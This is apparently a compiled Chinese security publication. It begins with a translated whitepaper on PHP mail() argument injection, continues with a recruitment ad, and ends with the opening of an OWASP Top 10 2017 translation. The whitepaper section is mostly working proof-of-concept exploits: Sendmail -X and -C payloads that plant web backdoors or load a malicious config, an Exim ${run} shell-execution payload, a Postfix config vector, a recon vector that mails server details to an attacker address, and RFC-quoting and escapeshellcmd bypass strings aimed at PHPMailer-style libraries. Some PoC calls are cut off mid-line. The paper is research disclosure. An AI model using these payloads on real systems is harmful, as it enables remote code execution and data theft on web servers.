/etc/passwd: line 4: unknown configuration line
"sys:x:3:3:sys:/dev:/usr/sbin/nologin"
/etc/passwd: line 5: unknown configuration line
"sync:x:4:65534:sync:/bin:/bin/sync"
/etc/passwd: line 6: unknown configuration line
"games:x:5:60:games:/usr/games:/usr/sbin/nologin"
```


对于远程攻击者是有效的。输出文件需要放在可写目录下面 ,且能通过 web 服务器得到。

2. Sendmail MTA：任意文件写/远程代码执行

Sendmail MTA 版本的/usr/sbin/sendmail 的-X 参数也能和下面参数组合使用：

```
-OQueueDirectory=/tmp/
```


这个参数的描述如下：

```
QueueDirectory=queuedir
       Select the directory in which to queue messages.
```


攻击者需要选择可写目录来保存临时文件。

这允许成功发送一个消息给 sendmail，同时通过-X 参数保存日志文件到任意文件。

```
Simple PoC:

<?php
        $sender = "attacker@anyhost -OQueueDirectory=/tmp/ -X/tmp/poc.php";
        $body   = '<?php phpinfo(); ?>';
        // ^ unfiltered vars, coming from attacker via GET, POST etc.

        $to = "john@localhost";
        $subject = "Simple Email";
        $headers = "From: mike@localhost";

        mail($to,$subject,$body,$headers, "-f $sender ");
?>
```


这个 PoC 将保存$body 内的 PHP 代码到/tmp/poc.php 日志文件中：

```
06272 <<< To: john@localhost
06272 <<< Subject: Simple Email
06272 <<< X-PHP-Originating-Script: 0:simplepoc.php
06272 <<< From: mike@localhost
06272 <<<
06272 <<< <?php phpinfo(); ?>
06272 <<< [EOF]
```


因为攻击者能控制文件名和内容 ,如果攻击者将它保存到 root 目录下面的可写目录中去，这潜在的导致任意 PHP 代码执行：

```
-X/var/www/html/webapp1/upload/backdoor.php
```


能通过一个 GET 请求执行它：

```
http://victim-server/webapp1/upload/backdoor.php
```


为了实现这个，上传目录必须启用解析/执行 PHP 文件，有时由于安全原因，管理员或应用安装者会关掉它（通过在上传目录放置.htaccess 规则文件）。

也该注意到输出日志文件可能包含大量的调试信息。

0x06 作者发现的新的攻击向量

由于复杂性和一些历史漏洞原因，Sendmail MTA 很少被使用。

现代 linux 分发中已不再默认包含它 ,且在基于 Redhat 的系统(如 centos)上被 Postfix MTA 替换，在基于 Debian 的系统（如 Ubuntu、Debian 等）上被 Exim MTA 替代。

这使得在真实环境中很难找到 Sendmail MTA。即使找到了，有时也会因为一些限制导致利用失败（如修改 webroot 路径、php 执行目录等）。

在本文以前所有已知的向量都需要 Senmail MTA，作者发现了一种新的利用向量，能在 Exim 和 Postfix 上使用。

1. 所有的 MTA：抢夺邮件/执行侦查

不会因为 MTA 改变而改变的参数之一如下

```
sendmail [option ...] [recipient ...]
```


如果攻击者控制 mail()的第五个参数，只需简单的追加一个 recipient：

```
<?php
// Recon via mail() vector on all MTAs / sendmail versions
//
// Created by:
// Dawid Golunski - @dawid_golunski - https://legalhackers.com

        $sender = "nobody@localhost attacker@anyhost-domain.com";
        // ^ unfiltered var, coming from attacker via GET, POST etc.

        $to = "support@localhost";
        $headers = "From: mike@localhost";
        $subject = "Support ticket: Remote Recon PoC";
        $body = "Show me what you got!";

        mail($to,$subject,$body,$headers, "-f $sender ");
?>
```


执行命令如下：

```
/usr/sbin/sendmail -t -i -f support@localhost attacker@anyhost-domain.com
```


发送邮件到攻击者的邮箱 attacker@anyhost-domain.com：

```
Return-Path: <nobody@localhost>
Received: from localhost (localhost [127.0.0.1])
        by localhost (8.14.4/8.14.4/Debian-8+deb8u1) with ESMTP
id v04FSqQ5008197;
        Wed, 4 Jan 2017 10:28:52 -0500
Received: (from www-data@localhost)
        by localhost (8.14.4/8.14.4/Submit) id v04FSqEU008196
        for attacker@anyhost-domain.com; Wed, 4 Jan 2017 10:28:52 -0500
Date: Wed, 4 Jan 2017 10:28:52 -0500
Message-Id: <201701041528.v04FSqEU008196@localhost>
X-Authentication-Warning: localhost: www-data set sender to
nobody@localhost using -f
To: support@localhost
Subject: Support ticket: Remote Recon PoC
X-PHP-Originating-Script: 1000:recon-test.php
From: mike@localhost
```


这揭露了：

使用的操作系统版本（Debian）

服务器 IP

使用的 MTA 版本（8.14.4，是 Sendmail MTA）

发送消息的脚本名，继而揭露电子邮件发送库/框架的名（如 X-PHP-Originating-Script: 0:class.phpmailer.php）

如果应用使用了电子邮件库（如 PHPMailer、Zend-mail 等）。可能会有版本头。如：

```
X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
```


知道了使用的库，攻击者能调整他们的攻击的系统、MTA 和 PHP 电子邮件库。

例如，PHPMailer 库有版本有漏洞：PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

2. Sendmail MTA：增强型已存在文件写向量

-X 参数需要全路径的认知是错误的，因此攻击者需要猜测漏洞网站的 webroot。

Sendmail 也接受相对路径。这使得攻击者能简单的使用当前目录作为远程漏洞目录的参考。

如果远程脚本运行在 webroot 的顶层，攻击者可能尝试注入下面的参数：

```
-X ./upload/backdoor.php
```


而不是：

```
-X /var/www/html/webapp1/guessed-webroot/
```


另外参数太长了：

```
-OQueueDirectory=/tmp/
```


可以减为：

```
-oQ/tmp/
```


如果 web 应用限制了$sender 字符串的长度时，这非常有效，同时还能绕过 ‘= ‘字符的过滤。

3. Sendmail MTA：通过 sendmail.cf 远程代码执行

在一个安全部署的 web 应用中，在上传目录的 PHP 脚本执行可能是被禁止的，且应用只允许上传静态文件（如纯文本、图片等）。

发现的新的攻击向量能打破这些限制。因为 sendmail 接口允许通过-C 参数加载一个自定义的 Sendmail MTA 配置文件，攻击者通过 web 应用的上传功能上传一个恶意的配置文件，使用它强制 Sendmail 执行恶意的代码。

这能通过复制一份/etc/mail/sendmail.cf 配置文件并使用下面的 Sendmail 配置替换文件末尾的默认的 Mlocal 邮件处理函数来实现：

```
<?php

/*
#########################################################################
# Sendmail MTA config vector executing /usr/bin/php that loads RCE code
# on stdin passed by mail() (e.g. within message body / subject etc.)
#
# Make a copy of a sendmail.cf config from /etc/mail/sendmail.cf
# and then append this config stanza/vector to the end of it.
# Such stanza can then be uploaded to the target webapp into upload/ dir
# for example with an example name of: sendmail_cf_exec
#
# Created by:
# Dawid Golunski - @dawid_golunski - https://legalhackers.com

Mlocal,         P=/usr/bin/php, F=lsDFMAw5:/|@qPn9S, S=EnvFromL/HdrFromL,
                R=EnvToL/HdrToL,
                T=DNS/RFC822/X-Unix,
                A=php -- $u $h ${client_addr}
#########################################################################
*/

        $sender = "attacker@anyhost -oQ/tmp/ -C./upload/sendmail_cf_exec
www-data@localhost";

        $body   = 'PHP RCE code: <?php system("touch /tmp/PWNED"); ?>';
        // ^ unfiltered vars, coming from attacker via GET, POST etc.

        $to = "john@localhost";
        $subject = "Exim RCE PoC";
        $headers = "From: mike@localhost";

        mail($to,$subject,$body,$headers, "-f $sender ");

?>
```


$sender payload 将使用相对路径从 upload/sendmail_cf_exec 加载构造的 Sendmail MTA 配置文件（之前用静态文件上传者上传），使用它处理来自 mail()函数的邮件。

Sendmail MTA 将启动/usr/bin/php 进程并处理$body 中的消息。

除了使用静态文件上传的远程利用，这个向量很明显也能用于共享主机环境中。

有这么一种场景，一个攻击者能简单的使用/tmp 目录来存放恶意的配置文件，然后使用 mail()漏洞加载配置并在受害者用户上下文中获得代码执行。

4. Exim MTA：远程代码执行

Exim MTA 是基于 Debain 系统中默认安装 MTA 软件。

/usr/sbin/sendmail 接口由 Exim4 提供，它有丰富的功能。

研究表明-be 选项对于攻击者很有用。

Man 页表明：

```
       -be       Run Exim in expansion testing mode. Exim discards its root
privilege, to prevent ordinary users from using this mode to read otherwise
inaccessible files.
                 If no arguments are given, Exim runs interactively,
prompting for lines of data. Otherwise, it processes each argument in turn.
```


研究 Exim 提供的 exim 语法/语言，发现了可以扩展的变量。exim 语法允许扩展标准变量，如$h_subject 或$recipients。更深入的研究发现${run}能扩展到 shell 命令的返回结果。

例如，下面的字符串：

```
${run{/bin/true}{yes}{no}}
```


成功执行/bin/true 后会扩展为’ yes’。

这很快就能转化为任意远程代码执行 payload，能执行在$body 内的任意 shell 命令：

```
<?php
// RCE via mail() vector on Exim4 MTA
// Attacker's cmd is passed on STDIN by mail() within $body
// Discovered by:
// Dawid Golunski - @dawid_golunski - https://legalhackers.com

        $sender = "attacker@anyhost -be";
        $body   = 'Exec: ${run{/bin/bash -c "/usr/bin/id
>/tmp/id"}{yes}{no}}';
        // ^ unfiltered vars, coming from attacker via GET, POST etc.

        $to = "john@localhost";
        $subject = "Exim RCE PoC";
        $headers = "From: mike@localhost";

        mail($to,$subject,$body,$headers,
?>
```


这个利用向量似乎是最有效的 ,因为它能使得攻击者在装有 Exim MTA 的系统上得到 RCE。

一旦通过 mail()注入的参数传给/usr/sbin/sendmail，代码将得到执行。

不必写任何文件，因此开启 PHP 解析的可写目录也是不需要的。

5. Postfix MTA：通过恶意的配置代码执行

研究表明 Postfix 是更复杂的。

然而，在攻击者和目标在相同的共享主机环境中，攻击者决定使用哪种方式获得代码执行是可能的。

某些设置也能使远程攻击成为可能。

类似于 Sendmail MTA，Postfix MTA 提供的/usr/sbin/sendmail 接口有-C 开关，能用于加载一个自定义的配置。

然而，攻击者的消息传递给 postdrop 命令处理，sendmail 将失败。Postdrop 将注意到-C 配置，并停止进一步执行。

但是通过创建一个自定义的 main.cf Postfix 配置能绕过这个限制，在/tmp/main.cf 文件中如下配置：

```
mailbox_command = /tmp/postfixfakebin/
```


攻击者能在 postfix_fake_bin 目录存放一个恶意的 bash 脚本，并注入下面的参数给/usr/sbin/sendmail 接口，下面的 PoC 通过 mail()参数注入：

```
<?php
/*
 Code Exec via mail() vector on Postfix MTA

 Attacker's shell cmds must be placed under postdrop file within a shared
 directory e.g. /tmp/postfixfakebin/postdrop

 A config line of:

 mailbox_command = /tmp/postfixfakebin/

 must also be added to a shared directory e.g. /tmp/main.cf

 Created by:
 Dawid Golunski - @dawid_golunski - https://legalhackers.com
*/
        $sender = "attacker@anyhost -C /tmp/";
        // ^ unfiltered vars, coming from attacker via GET, POST etc.

        $body    = 'Simple body, the payload is in postdrop anyway';
        $to = "john@localhost";
        $subject = "Postfic exec PoC";
        $headers = "From: mike@localhost";

        mail($to,$subject,$body,$headers, "-f
?>
```


如果目标 web 应用提供一个文件管理工具能使得攻击者创建目录/文件但不是 PHP 文件，那么这种场景也能远程利用。

另一种远程场景，包含一个文件上传者能让用户上传 ZIP 文件。一个恶意的 ZIP 能包含 main.cf，且 postdrop 脚本能提取到一个已知的位置。

6. Sendmail MTA：通过文件读和文件追加造成拒绝服务

-C 和-X 参数能用来对目标执行拒绝服务攻击，方法是使用-C 选项读取大的已知文件（如 web 服务器日志），并追加他们到一个可写目录下的文件中（如/tmp、/var/www/html/upload、/var/lib/php5/sessions 等），以消耗磁盘空间。

尽管这个例子只限于 Sendmail MTA，这个向量也可能影响更多的 MTA 服务器，只要使用其他 MTA 支持的类似的参数来做到。

0x07 参数注入点和漏洞实例

Mail()参数注入被认为几乎不可能利用，因为多年来 5th 个参数都被认为不太可能暴露到 web 应用控制面板外面来接收恶意输入，其通常受限于管理员用户，因此很少被远程利用。

找到 mail()参数注入漏洞，也不能保证一个成功的利用，因为依赖 web 服务器安装的 MTA 版本，直到现在也只有很少使用的 Sendmail MTA 的 2 个向量 –X 和-C（文件写/读）。

基于这个原因，新的攻击向量出现了，将会非常有用，新的漏洞利用将有更多的可能性。

1. 有漏洞的电子邮件库（PHPMailer/Zend-mail/SwiftMailer）

最近作者发现了一系列的 mail()参数注入：

```
PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

PHPMailer < 5.2.20 Remote Code Execution (CVE-2016-10045)

SwiftMailer <= 5.4.5-DEV Remote Code Execution (CVE-2016-10074)

Zend Framework/zend-mail < 2.4.11 - Remote Code Execution (CVE-2016-10034)
```


可以在各自的咨询中看到，但是我们可以快速的浏览他们共享的问题，以 PHPMailer 为例。

2. 通过 PHP 电子邮件库的 SetFrom()方法的 sender 注入

类似其他的电子邮件库，PHPMailer 类使用 PHP mail()函数作为它的默认的载体。

这个载体使用 mailSend()函数实现：

```
    protected function mailSend($header, $body)
    {
        $toArr = array();
        foreach ($this->to as $toaddr) {
            $toArr[] = $this->addrFormat($toaddr);
        }
        $to = implode(', ', $toArr);

        $params = null;
        //This sets the SMTP envelope sender which gets turned into a
        //return-path header by the receiver
        if (!empty($this->Sender)) {
            $params = sprintf('-f%s', $this->Sender);
        }
...
        $result = false;
        if ($this->SingleTo and count($toArr) > 1) {
            foreach ($toArr as $toAddr) {
                $result = $this->mailPassthru($toAddr, $this->Subject,
$body, $header, $params);
```

如你所见，它创建了$params 变量，追加$this->Sender 属性为-f 字符串，以创建一个 sendmail 参数（信件发送者/MAIL FROM）传递给 mail()函数，作为 5th 参数。

$this->Sender 属性的内部会通过调用 PHPMailer 类的 setFrom()方法验证并设置。看起来如下：

```
public function setFrom($address, $name = '', $auto = true)
{
$address = trim($address);
$name = trim(preg_replace('/[\r\n]+/', '', $name)); //Strip breaks and trim
// Don't validate now addresses with IDN. Will be done in send().
if (($pos = strrpos($address, '@')) === false or
    (!$this->has8bitChars(substr($address, ++$pos)) or
!$this->idnSupported()) and
    !$this->validateAddress($address)) {
...
```


理论上，setFrom()应该很少暴露给不受信的用户输入，即使是，也有验证函数验证邮件满足 RFC822 协议，因此这不是个问题。

PHPMailer 教程显示了 PHPMailer 的基本用法：

```
<?php
        require 'PHPMailerAutoload.php';
        $mail = new PHPMailer;
        $mail->setFrom('from@example.com', 'Your Name');
        $mail->addAddress('myfriend@example.net', 'My Friend');
        $mail->Subject  = 'First PHPMailer Message';
        $mail->Body     = 'Hi! first e-mail from PHPMailer.';

        if(!$mail->send()) {
          echo 'Message was not sent.';
          echo 'Mailer error: ' . $mail->ErrorInfo;
        } else {
          echo 'Message has been se
}
```


与名字暗示的相反，这个 setFrom()例子不是用来存储地址的。

不幸的是，由于函数名和代码片段的流行程度，很多脚本通过各种通讯录和反馈表单中的字段使用 setFrom()来设置访问者的“From”地址。

不知道他们应该使用 AddReplyTo()添加。（设置 DATA/Reply-To 头，而不是 MAIL FROM/信件 Sender 地址）

使用 setFrom()实现预期的通讯/反馈表单，即使不满足邮件最佳做法。

这也将造成严重缺陷，如果使用 setFrom()设置的是不受信的邮件地址给 mail()函数的 5th 参数，将绕过 RFC 验证。这使得注入任意参数给/usr/sbin/sendmail 是可能的，并导致致命的远程代码执行缺陷。

正如所提到的，其他的 PHP 库有类似的缺陷，后来被命名为“PwnScriptum”。

这个漏洞的 demo 的细节显示了如何通过通讯表单成功漏洞利用。受限利用在这里分享。

3. 其他利用 mail()漏洞的注入点/方式

等到供应商修复了漏洞，剩余的实例将在下个版本的白皮书描述。

0x08 绕过技术

本节描述了一些绕过技术，可能用于类似的保护绕过。

下面两种被用于绕过 PHP 电子邮件库提供的保护。

1. RFC3696 和 RFC822

RFC3696 和 RFC822 标准如下：https://tools.ietf.org/html/rfc3696

https://www.ietf.org/rfc/rfc0822.txt 。

邮件采用下面格式：

```
Abc\@def@example.com
Fred\ Bloggs@example.com
Joe.\\Blow@example.com
"Abc@def"@example.com
"Fred Bloggs"@example.com
```


这些标准允许作者构建一个可靠的符合 RFC 的电子邮件地址，但是同时一个恶意的 payload 作为 mail()的 5th 参数：

```
"Attacker \" -Param2 -Param3"@test.com
```


当传递给有漏洞的 PHP 邮件库，然后是 mail()函数，它将导致 sendmail 执行下面的参数：

```
Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fAttacker\]
Arg no. 4 == [-Param2]
Arg no. 5 == [-Param3"@test.com]
```


因此，攻击者打破了-f 参数，且注入了额外的参数（arg no.4 和 arg no.5 ）。

2. 绕过 mail()使用的 escapeshellcmd()

很直观的看到，通过 mail()函数的 5th 参数传递的额外的参数应该被 escapeshellcmd()函数转义。

不幸的是，它和 mail()函数内部执行的命令逃逸冲突。

好的例子是 CVE-2016-10033 漏洞继而有 CVE-2016-10045 漏洞 ,因为这样的修复能被绕过，因为冲突：

```
$mail->SetFrom("\"Attacker\\" -Param2 -Param3\"@test.com", 'Client Name');
```


将导致下面的参数传递给 sendmail 程序：

```
Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-f\"Attacker\\\]
Arg no. 4 == [-Param2]
Arg no. 5 == [-Param3"@test.com']
```


再次导致任意参数传递给/usr/sbin/sendmail。

0x09 参考

[0] https://legalhackers.com/

[1] https://www.ietf.org/rfc/rfc2821.txt

[2] http://php.net/manual/en/function.mail.php

[3] http://www.sendmail.org/~ca/email/man/sendmail.html

[4] http://www.postfix.org/mailq.1.html

[5] https://linux.die.net/man/8/exim

[6] https://legalhackers.com/videos/PHPMailer-Exploit-Remote-Code-Exec-Vuln-CVE-2016-10033-PoC.html

[7] https://legalhackers.com/exploits/CVE-2016-10033/10045/10034/10074/PwnScriptum_RCE_exploit.py

挖财
wacai.com

挖掘潜力 财聚未来

挖财从2009年成立至今，做为"老百姓的资产管家"和“普惠金融”的践行者，以“智慧财富，人人可享”为使命，推出“挖财记账理财”、“挖财宝”、“挖财钱管家”、“挖财信用卡管家”、“挖财股神”和“挖财理财社区”，截至2015年底，旗下仅挖财记账理财的累计用户已超过1.3亿人。

挖财曾荣获“最佳互联网金融奖”、“2014年度互联网金融产品奖”和“中国互联网金融领军榜百强品牌”等多项荣誉，并入选2014年度“红鲱鱼全球企业百强”。公司还获得多家知名风投机构的投资，累计融资已达2亿美元。

职位	地点
安全专家	杭州
高级安全工程师	杭州
资深安全工程师	杭州
测试开发专家	杭州/上海

职位	地点
安全研发工程师	杭州
资深安全研发工程师	杭州
渗透测试工程师	杭州
数据仓库	杭州

职位	地点
运维专家	杭州
前端开发	上海/杭州
Java架构师	上海/杭州
资深Java开发工程师	上海/杭州

挖财招聘微信公众号

简历投递：http://job.wacai.com/
招聘邮箱：huanglongyu@wacai.com
公司地址：杭州市西湖区华星路96号互联网金融大厦
上海市浦东新区杨高南路799号陆家嘴世纪金融广场3号楼

【安全运营】

OWASP Top 10 2017 rc1 中文翻译

译者：echo@滴滴安全应急响应中心
译文来源：【滴滴安全应急响应中心】
https://mp.weixin.qq.com/s?__biz=MzA3Mzk1MDk1NA==&mid=2651903700&idx=1&sn=48a9bf79e45dc37e871e55fd4e4ca090&chksm=84e34551b394cc47b45c75bcdf979ec40cd6613a756dab972d4af5ad0881bbc5c4156e38d6c4&mpshare=1&scene=1&srcid=0414r7spzSZEqUIGEQHCrbz1&pass_ticket=IR1h7S1g68kvnDE18U4nCbJKPEoE%2Bp3wbjGYsxO6FhfgeY4IsnEckf1I8FTofHuf#rd

时隔三年，OWASP Top 10 再度准时更新，滴滴安全 DSRC 翻译了候选版（非正式发布版）以便于大家快速阅读，希望大家关注 OWASP Top 10 项目给我们的指导意见的同时，并向 OWASP Top 10 项目提供更多有价值的反馈。

RC 候选版本

欢迎反馈

OWASP 计划在 2017 年 6 月 30 日公共评议期结束后，于 2017 年 7 月或者 8 月公布 OWASP top 10 - 2017 年度的最终公开发布版。

该版本的 OWASP top 10 标志着该项目第十四年提高应用安全风险重要性的意识。该版本遵循 2013 年更新，2013 版的 top 10 主要变化是添加了 2013-A9 使用含有已知漏洞的组件。我们很高兴看到，自 2013 版 top 10 以来，随着自由和商业工具的整体生态系统出现，帮助解决这个问题，因为开源组件的使用几乎在每种编程语言中都在继续迅速扩大。数据还表明，使用已知的易受攻击的组件仍然很普遍，但并不像以前那么普遍。我们认为，针对这个问题的关注意识在 2013 版 top 10 出现后已经导致了这两个变化。

我们也注意到，自从 CSRF 被引入 2007 版的 top 10 项目以来，它已经从广泛的脆弱性下降到不常见的脆弱性。许多框架包括自动的 CSRF 防御，这大大促进了普遍性的下降，以及开发人员对于防范这种攻击的意识提高。

关于这个 OWASP top 10 – 2017 候选发布版的建设性意见可以通过电子邮件到 OWASP-TopTen@lists.owasp.org。私人评论可以发送到 dave.wichers@owasp.org。欢迎发送匿名反馈。所有非私人反馈将在最终公开发布的同时进行编目和发布。我们建议您对 top

10 列出的项目进行更改的评论应包括 top 10 个项目的完整列表，以及更改的理由，所有反馈都应显示具体的相关页面和部分。

在 OWASP top 10 - 2017 年最终出版之后，OWASP 社区的协作工作将持续更新支持文档，包括 OWASP Wiki，OWASP Develop’ s Guide，OWASP Test Guide，OWASP Code Review Guide 和 OWASP Prevention Cheat Sheets，以及将 top 10 翻译成许多不同的语言。

您的反馈对于 OWASP Top 10 项目和所有其他 OWASP 项目的持续成功至关重要。感谢大家竭尽全力提高全世界的软件的安全性。

Jeff Williams, OWASP Top 10 项目创始者和共同作者

Dave Wichers, OWASP Top 10 共同作者和项目负责人

关于 OWASP

前言

不安全的软件已经在破坏着我们的金融、医疗、国 防、能源和其他重要网络架构。随着我们的数字化架构 变得越来越复杂并相互关联，实现应用程序安全的难度 也呈指数级增加。现代软件开发过程的快速发展使风险更加难以快速准确地发现。我们再也不能忽视像 OWASP Top 10 中所列出的相对简单的安全问题

Top 10 项目的目标是通过找出企业组织所面临的最严重的风险来提高人们对应用程序安全的关注度。Top 10 项目被众多标准、书籍、工具和相关组织引用，包括 MITRE、PCI DSS、DISA、 FTC 等等。OWASP Top 10 最初于 2003 年发布，并于 2004 年和 2007 年相继做了少许的修改更新。2010 版做了修改以对风险进行排序，而不仅仅对于流行程度。这种模式在 2013 版和最新的 2017 版得到了延续。

我们鼓励各位通过使用此 Top 10 帮助您的企业组织了 解应用程序安全。开发人员可以从其他企业组织的错误 中学习到经验。而执行人员需要开始思考如何管理软件 应用程序在企业内部产生的风险。

从长远来看，我们鼓励您创建一个与您的文化和技 术都兼容的应用安全计划。这些计划可以是任意形式和 大小的，您还应该试图避免做过程模型中规定的每件事。 相反，利用您组织的现有优势并衡量什么对您有用。

我们希望 OWASP Top 10 能有助于您的应用程序安 全。如果有任何疑问、评论以及想法，请不要犹豫，立即通过公开的 owasp-topten@lists.owasp.org 或者私人 的 dave.wichers@owasp.org，与我们取得联系。

关于 OWASP

开源 web 应用安全项目（OWASP）是一个开放的社区，致力于帮助各企业组织开发、购买和维护可信任的应用程序。在 OWASP，您可以找到以下免费和开源的信息：

应用安全工具和标准

关于应用安全测试、安全代码开发和安全代码审查方面的全面书籍

标准的安全控制和安全库

全球各地分会

尖端研究

专业的全球会议

邮件列表

更多信息，请访问：http://www.owasp.org

所有的 OWASP 工具、文档、论坛和全球各地分会都

是免费的，并对所有致力于改进应用程序安全的人士开放。我们主张将应用程序安全问题看作是人、过程和技术的问题，因为提供应用程序安全最有效的方法是在这些方面提升。

OWASP 是一个新型组织。没有商业压力使得我们能

够提供无偏见、实用、低成本的应用安全方面的信息。尽管 OWASP 支持合理使用商业的安全技术，但是 OWASP 不隶属于任何技术公司。和许多开源软件项目一样，OWASP 以一种协作、开放的方式制作了许多不同种类的材料。

OWASP 基金会是确保项目长期成功的非营利性组织。几乎每一个与 OWASP 相关的人都是一名志愿者，这包括了 OWASP 董事会、全球委员会、全球各地分会会长、项目领导和项目成员。我们用捐款和基础设备来支持创新的安全研究。

我们期待您的加入

简介

欢迎

欢迎阅读 2017 年版的 OWASP Top 10 ！这个主要的更新首次增加了两个新的漏洞类别：(1) 攻击检测与防范不足 (2) 未受保护的 API。我们通过将两个访问控制类别（2013-A4 和 2013-A7）合并回到失效的访问控制（这是 2014 年版 top 10 的分类名）中，为这两个新类别腾出空间，并将 2013-A10 “未经验证的重定向和转发去掉”。

2017 年版的 OWASP Top 10 文档基于来自专业的应用安全公司的 11 个大型数据库，其中包括 8 家咨询公司，3 家产品提供商。数据涵盖了来自上百家组织上千个应 用，超过 50,000 个真实环境中的漏洞和 APIs。Top 10 根据所有这些相关数据挑选和排序，并与可利用性、可检测性和影响程度的一致评估相 结合。

OWASP Top 10 的主要目的是教育开发人员，设计师，架构师，经理和组织，了解最重要的 Web 应用程序安全漏洞的后果。Top 10 提供了防范这些高风险问题领域的基本技术，并为您提供了从这里走到哪里的指导

警告

不要仅关注 OWASP Top 10 ：正如在《OWASP 开发者指南》和《OWASP Cheat Sheet》中所讨论的，能影响整个 web 应用程序安全的漏洞成百上千。这些指南是当今 web 应用程序开发人员的必读资料。而《OWASP 测试指南》和《OWASP 代码审查指南》则指导人们如何有效地查找 web 应用程序中的漏洞。这两本指南在发布 OWASP Top 10 的前版本时就已经进行了明显更新。

不断修改：此 Top 10 将不断更新。即使您不改变应用程序的任何一行代码，您的应用程序可能已经存在从来没有被人发现过的漏洞。要了解更多信息，请查看 Top 10 结尾的建议部分，“开发人员、测试人员和企业组织下一步做什么”。

正面思考：当您已经做好准备停止查找漏洞并集中精力建立强大的应用程序安全控制时，OWASP 已经制作了《应用程序安全验证标准（ASVS）》指导企业组织和应用程序审查者如何去进行验证。

明智使用工具：安全漏洞可能很复杂并且藏匿在代码行的深处。查找并消除这些漏洞的最根本有效的方法就是利用专家的经验以及好的工具。

其他：在您的组织中，重点关注让安全成为组织文化的一部分。更多信息，请参见《开放软件保证成熟度模型（SAMM）》和《Rugged Handbook》

鸣谢

感谢 Aspect Security 自 2003 年 OWASP Top 10 项

目成立以来，对该项目的创始、领导及更新，同时我们也感谢主要作者：Jeff Williams 和 Dave Wichers。

我们也要感谢以下组织贡献了它们的漏洞数据用于支持该项目 2017 版的更新，包括这些提供了大量数据集的组织。

Aspect Security

AsTech Consulting

Branding Brand

Contrast Security,

EdgeScan

iBLISS

Minded Security

Paladion Networks,

Softtek

Vantage Point

Veracode

第一次我们将向 top 10 项目提供的所有数据公开，并且公开了完整的贡献者名单。

我们还要感谢为 Top 10 本版本做出显著内容贡献和花时间审阅的专家们：

Neil Smithline – 提供了 Top 10 的 Wiki 版，并提供了宝贵反馈意见。

最后，我们感谢所有的翻译人员将 Top 10 翻译成不同的语言，帮助让 OWASP Top 10 对全世界的人们都可以更容易获得信息。

发行说明

从 2013 版到 2017 版有什么改变？

应用程序安全的威胁情况不断改变。这种演变的关

键因素是迅速采用新技术（包括云计算，容器和 APIs），软件开发过程（如敏捷开发和 DevOps）的加速和自动化，第三方库和框架的爆炸式增长以及攻击者的进步。这些因素往往使应用程序和 APIs 更难分析，并可以显著改变威胁形态。为跟上发展，我们周期性的更新 OWASP Top 10。在本次 2017 年版本中，我们做了以下改变：

1) 我们合并了 2013-A4“不安全的直接对象引用”和 2013-A7“功能级访问控制功能缺失”到 2017-A4“无效的访问控制”。

o 2007 年，我们将失效的访问控制分为两类，以便更多地关注访问控制问题（数据和功能）的每一方面。我们不再觉得这是必要的，所以我们将它

们合并在一起。

2) 我们增加了 2017-A7：攻击检测与防范不足

+ 多年来，我们考虑增加对自动攻击的防御力不足。基于数据调用，我们看到大多数应用程序和 API 缺乏检测与防范和响应手动或者自动化攻击的基

本功能。应用程序和 APIs 所有者还需要能够快速部署补丁以保护和防止攻击。

3) 我们增加了 2017-A10: 未受保护的 API

+ 现代应用程序和 API 通常涉及丰富的客户端应用程序，例如浏览器中的 JavaScript 和移动端应用

程序，连接到某种 API（SOAP / XML，REST /

JSON，RPC，GWT 等）。这些 API 通常是不受

保护的，并且包含许多漏洞。我们将其包括在这

里，以帮助组织专注于这一主要的新兴风险。

4) 我们去掉了: 2013-A10:未验证的重定向和转发

– 2010 年，我们增加了这一类别，以提高对这个问题的认识。然而，数据显示，这个问题并不像预期那么普遍。所以在进入 top 10 的最后两个版

本之后，这一次并没有削减。

注意：T10 围绕主要风险区域进行整理，而不是密封，不重叠或严格的分类。其中一些是围绕着攻击者整理的，一些是脆弱性，一些是防御，一些是资产。组织应考虑制定措施，以消除这些问题。

OWASP Top 10 – 2013 (旧版)	OWASP Top 10 – 2017 (新版)
A1 – 注入	A1 – 注入
A2 – 失效的身份认证和会话管理	A2 –失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)	A3 –跨站脚本 (XSS)
A4 – 不安全的直接对象引用 - 与A7合并	A4 –失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误	A5 –安全配置错误
A6 – 敏感信息泄露	A6 –敏感信息泄露
A7 –功能级访问控制缺失 –与A4合并	A7 –攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)	A8 –跨站请求伪造 (CSRF)
A9 –使用含有已知漏洞的组件	A9 –使用含有已知漏洞的组件
A10 –未验证的重定向和转发	A10 – 未受保护的安全容(bobao.360.cn)

风险：应用程序安全风险

什么是应用程序安全风险

攻击者可以通过应用程序中许多不同的路径方法去危害您的业务或者企业组织。

每种路径方法都代表了一种风险， 这些风险可能会，也有可能不会严重到值得您关注。

有时，这些路径方法很容易被发现并利用，但有的则非常困难。同样，所造成危害的范围也从无损坏到有可能完全损害您的整个业务。为了确定您的企业的风险，可以结合其产生的技术影响和对企业的业务影响，去评估威胁代理、攻击 向量和安全漏洞的可能性。总之，这些因素决定了全部的风险。

我的风险是什么？

OWASP Top 10 的重点在于为广大企业组织确定一组最严重的风险。对于 其中的每一项风险，我们将使用基于 OWASP 风险等级排序方法的简单评级方 案，提供关于可能性和技术影响方面的普遍信息。

威胁代理	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
应用描述	易	广泛	易	严重	应用/业务描述
	平均	常见	平均	中等	
	难	少见	难	小	

只有您了解您自己的系统环境和企业的具体情况。对于任何已知的应用程序，可能某种威胁代理无法实施相应的攻击，或者技术影响并没有什么差别。因 此，您必须亲自评估每一种风险，特别是需要针对您企业内部的威胁代理、 安全控制、业务影响等方面。我们将“威胁代理”作为“应用描述”，“业 务影响”作为“应用/业务描述”，以说明这些依赖于您企业中应用的详细信息。

Top 10 中风险的名称，有的来自于攻击的类型，有的来自于漏洞，而有的来自于所造成的影响。我们选择了最能准确反应出风险名称，并在可能的情况下，同时使用最为常用的专业名词来得到最高的关注度。

参考资料

OWASP 资料

OWASP Risk Rating Methodology

Article on Threat/Risk Modeling

其他资料

